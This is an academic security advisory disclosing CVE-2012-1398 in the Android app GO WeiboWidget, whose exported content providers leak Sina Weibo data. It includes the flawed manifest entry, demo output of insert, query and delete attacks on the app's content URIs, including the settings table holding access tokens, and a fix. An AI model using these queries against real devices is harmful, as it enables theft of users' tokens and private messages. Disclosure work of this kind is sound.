Vulnerability in GO WeiboWidget for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 1, 2012 at 11:53 PM HKT

Abstract

We found that GO WeiboWidget 2.4 has a vulnerability that allows a crafted application to read and modify user's sensitive Sina Weibo information without permission, including basic attributes of user's Sina Weibo account (user id, username, picture, location and statistics), user's Sina Weibo access token and secret token (in plaintext!), user's friends information in Sina Weibo, user's all comments in Sina Weibo, user's all drafts and direct messages in Sina Weibo, and etc.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1398-vulnerability-in-GOWeiboWidget.html

2 Description

Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

```
<provider
android:name="com.gau.go.launcherex.gowidget.weibowidget.provider.WeiboProvider" android:multiprocess="false"
android:authorities="com.gau.go.launcherex.gowidget.weibowidget.provider"
android:grantUriPermissions="true" />
```

3 Impact

Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/users
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.weibowidget.provider/users/1


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/users
queryAttack! Column Count: 18
Rows Count: 1
1[_id]: 1
1[userId]: userId
1[timestamp]: timestamp
1[name]: name
1[screenName]: screenName
1[pictureUrl]: pictureUrl
1[picture]: picture
1[location]: location
1[description]: description
1[url]: url
1[protected]: protected
1[gender]: gender
1[verified]: verified
1[followersCount]: followersCount
1[friendsCount]: friendsCount
1[favoritesCount]: favoritesCount
1[statusesCount]: statusesCount
1[following]: following


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/users
deleteAttack!
Deleted Count: 1


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/settings
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.weibowidget.provider/settings/1


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/settings
queryAttack! Column Count: 11
Rows Count: 1
1[_id]: 1
1[accesstoken]: accesstoken
1[accessTokenSecret]: accessTokenSecret
1[updateindex]: updateindex
1[notification]: notification
1[launcher_exit]: launcher_exit
1[keepalive]: keepalive
1[notifyindex]: notifyindex
1[downloadimage]: downloadimage
1[fontsize]: fontsize
1[uploadimage]: uploadimage


11:39
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/settings
deleteAttack!
Deleted Count: 1


11:42
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/friends
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.weibowidget.provider/friends/1



11:42
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/friends
queryAttack! Column Count: 3
Rows Count: 1
1[_id]: 1
1[userId]: userId
1[screenName]: screenName


11:42
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/friends
deleteAttack!
Deleted Count: 1


11:40
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/comment
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.weibowidget.provider/comment/1



11:40
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/comment
queryAttack! Column Count: 14
Rows Count: 1
1[_id]: 1
1[commentId]: commentId
1[timestamp]: timestamp
1[text]: text
1[source]: source
1[isTruncated]: isTruncated
1[inReplyToStatusId]: inReplyToStatusId
1[inReplyToStatusText]: inReplyToStatusText
1[isFavorited]: isFavorited
1[replyToCommentId]: replyToCommentId
1[userId]: userId
1[userName]: userName
1[replyToCommentText]: replyToCommentText
1[replyToCommentName]: replyToCommentName


11:40
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/comment
deleteAttack!
Deleted Count: 1


11:42
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/directmessage
columAttack! Column Count: 7
0: _id
1: messageId
2: type
3: timestamp
4: userId
5: userScreenName
6: text


11:40
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/drafts
insertAttack! Inserted Count: 1
Inserted Uri: content://com.gau.go.launcherex.gowidget.weibowidget.provider/drafts/1


11:41
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/drafts
queryAttack! Column Count: 4
Rows Count: 1
1[_id]: 1
1[textWeibo]: textWeibo
1[picWeibo]: picWeibo
1[uploadImageType]: uploadImageType


11:41
AttackDemo
content://com.gau.go.launcherex.gowidget.weibowidget.provider/drafts
deleteAttack!
Deleted Count: 1

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.gau.go.launcherex.gowidget.weibowidget.provider	comment
com.gau.go.launcherex.gowidget.weibowidget.provider	directmessage
com.gau.go.launcherex.gowidget.weibowidget.provider	drafts
com.gau.go.launcherex.gowidget.weibowidget.provider	friends
com.gau.go.launcherex.gowidget.weibowidget.provider	settings
com.gau.go.launcherex.gowidget.weibowidget.provider	statistics
com.gau.go.launcherex.gowidget.weibowidget.provider	status
com.gau.go.launcherex.gowidget.weibowidget.provider	users
com.gau.go.launcherex.gowidget.weibowidget.provider	widget